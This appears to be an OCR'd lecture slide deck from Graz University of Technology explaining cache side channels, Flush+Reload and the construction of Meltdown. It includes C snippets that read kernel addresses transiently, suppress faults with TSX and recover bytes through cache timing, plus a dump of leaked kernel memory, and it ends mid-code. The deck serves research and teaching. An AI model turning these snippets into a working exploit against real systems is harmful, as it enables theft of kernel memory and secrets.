Software-based Microarchitectural Attacks: Meltdown and Spectre


Daniel Gruss


September 13, 2018

Graz University of Technology

CPU Cache

```
printf("%d", i);
printf("%d", i);
```







CPU Cache

```
printf("%d", i);
printf("%d", i);
```


Cache miss






CPU Cache

```
printf("%d", i);
printf("%d", i);
```




CPU Cache

```
printf("%d", i);
printf("%d", i);
```




CPU Cache

```
printf("%d", i);
printf("%d", i);
```



CPU Cache


```
printf("%d", i);
printf("%d", i);
```




CPU Cache

DRAM access, slow

```
printf("%d", i);
printf("%d", i);
```

Cache miss

Cache hit




CPU Cache

DRAM access, slow

```
printf("%d", i);
printf("%d", i);
```


Cache miss

Cache hit



Request

Response



No DRAM access, much faster


Flush+Reload

Shared Memory

ATTACKER

flush


access




VICTIM

access


Flush+Reload




Flush+Reload




Flush+Reload




Flush+Reload




Flush+Reload



Flush+Reload




Flush+Reload




fast if victim accessed data,
slow otherwise

Memory Access Latency



Memory Access Latency



Terminal

File Edit View Search Terminal Help

```
% sleep 2; ./spy 300 7f05140a4000-7f051417b000 r-xp 0x20000 08:02 26
8850                    /usr/lib/x86_64-linux-gnu/gedit/libgedit.so
```

Terminal

File Edit View Search Terminal Help


```
shark% ./spy
```

Open Untitled Document 1 Save

Plain Text Tab Width: 2 Ln 1, Col 1 INS

Cache Template Attack Demo

Cache Template



Out-of-order Execution


```
int width = 10, height = 5;

float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```


Out-of-order Execution

Parallelize

Dependency

```
int width = 10, height = 5;

float diagonal = sqrt(width * width
                      + height * height);
int area = width * height;

printf("Area %d x %d = %d\n", width, height, area);
```


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end


Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend

Out-of-Order Execution



Instructions are

- fetched and decoded in the front-end
- dispatched to the backend
- processed by individual execution units

Building Meltdown


```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```

Building Meltdown

```
char data = *(char*)0xffffffff81a000e0;
printf("%c\n", data);
```


```
segfault at ffffffff81a000e0 ip
   0000000000400535
      sp 00007ffce4a80610 error 5 in reader
```

Adapted code

```
*(volatile char*)0;
array[84 * 4096] = 0; // unreachable
```


Building Meltdown

Flush+Reload over all pages of the array



Building Meltdown

Flush+Reload over all pages of the array



This also works on AMD and ARM!

Building Meltdown

- Out-of-order instructions leave microarchitectural traces

Building Meltdown

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache

Building Meltdown

- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions

Building Meltdown


- Out-of-order instructions leave microarchitectural traces
  - We can see them for example through the cache
- Give such instructions a name: transient instructions
- We can indirectly observe the execution of transient instructions

Building Meltdown

- Combine the two things


```
char data = *(char*)0xffffffff81a000e0;
array[data * 4096] = 0;
```

Flush+Reload again...




... Meltdown actually works.

Building Meltdown




- Flush+Reload over all pages of the array




- Index of cache hit reveals data

Building Meltdown




- Flush+Reload over all pages of the array




- Index of cache hit reveals data
- Permission check is in some cases not fast enough


I SHIT YOU NOT
THERE WAS KERNEL MEMORY ALL
OVER THE TERMINAL

```
e01d8130: 20 75 73 65 64 20 77 69  74 68 20 61 75 74 68 6f | used with autho|
e01d8140: 72 69 7a 61 74 69 6f 6e  20 66 72 6f 6d 0a 20 53 |rization from. S|
e01d8150: 69 6c 69 63 6f 6e 20 47  72 61 70 68 69 63 73 2c |ilicon Graphics,|
e01d8160: 20 49 6e 63 2e 20 20 48  6f 77 65 76 65 72 2c 20 | Inc.  However, |
e01d8170: 74 68 65 20 61 75 74 68  6f 72 73 20 6d 61 6b 65 |the authors make|
e01d8180: 20 6e 6f 20 63 6c 61 69  6d 20 74 68 61 74 20 4d | no claim that M|
e01d8190: 65 73 61 0a 20 69 73 20  69 6e 20 61 6e 79 20 77 |esa. is in any w|
e01d81a0: 61 79 20 61 20 63 6f 6d  70 61 74 69 62 6c 65 20 |ay a compatible |
e01d81b0: 72 65 70 6c 61 63 65 6d  65 6e 74 20 66 6f 72 20 |replacement for |
e01d81c0: 4f 70 65 6e 47 4c 20 6f  72 20 61 73 73 6f 63 69 |OpenGL or associ|
e01d81d0: 61 74 65 64 20 77 69 74  68 0a 20 53 69 6c 69 63 |ated with. Silic|
e01d81e0: 6f 6e 20 47 72 61 70 68  69 63 73 2c 20 49 6e 63 |on Graphics, Inc|
e01d81f0: 2e 0a 20 2e 0a 20 54 68  69 73 20 76 65 72 73 69 |.. .. This versi|
e01d8200: 6f 6e 20 6f 66 20 4d 65  73 61 20 70 72 6f 76 69 |on of Mesa provi|
e01d8210: 64 65 73 20 47 4c 58 20  61 6e 64 20 44 52 49 20 |des GLX and DRI |
e01d8220: 63 61 70 61 62 69 6c 69  74 69 65 73 3a 20 69 74 |capabilities: it|
e01d8230: 20 69 73 20 63 61 70 61  62 6c 65 20 6f 66 0a 20 | is capable of. |
e01d8240: 62 6f 74 68 20 64 69 72  65 63 74 20 61 6e 64 20 |both direct and |
e01d8250: 69 6e 64 69 72 65 63 74  20 72 65 6e 64 65 72 69 |indirect renderi|
e01d8260: 6e 67 2e 20 20 46 6f 72  20 64 69 72 65 63 74 20 |ng.  For direct |
e01d8270: 72 65 6e 64 65 72 69 6e  67 2c 20 69 74 20 63 61 |rendering, it ca|
e01d8280: 6e 20 75 73 65 20 44 52  49 0a 20 6d 6f 64 75 6c |n use DRI. modul|
e01d8290: 65 73 20 66 72 6f 6d 20  74 68 65 20 6c 69 62 67 |es from the libg|
```


pwd
Unlock Password Manager
Unlock


Terminal
File Edit View Search Terminal Help
mschwarz@lab06:~/Documents$

Details: Exception Handling

- Basic Meltdown code leads to a crash (segfault)

Details: Exception Handling

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Details: Exception Handling

- Basic Meltdown code leads to a crash (segfault)
- How to prevent the crash?

Fault Handling

Fault Suppression

Fault Prevention

Meltdown with Fault Suppression

- Intel TSX to suppress exceptions instead of signal handler


```
if(xbegin() == XBEGIN_STARTED) {
  char secret = *(char*) 0xffffffff81a000e0;
  array[secret * 4096] = 0;
  xend();
}

for (size_t i = 0; i < 256; i++) {
  if (flush_and_reload(array + i * 4096) == CACHE_HIT) {
    printf("%c\n", i);
  }
}
```

Meltdown with Fault Prevention

- Speculative execution to prevent exceptions


```
int speculate = rand() % 2;
size_t address = (0xffffffff81a000e0 * speculate) +
                 ((size_t)&zero * (1 - speculate));
if(!speculate) {
  char secret = *(char*) address;
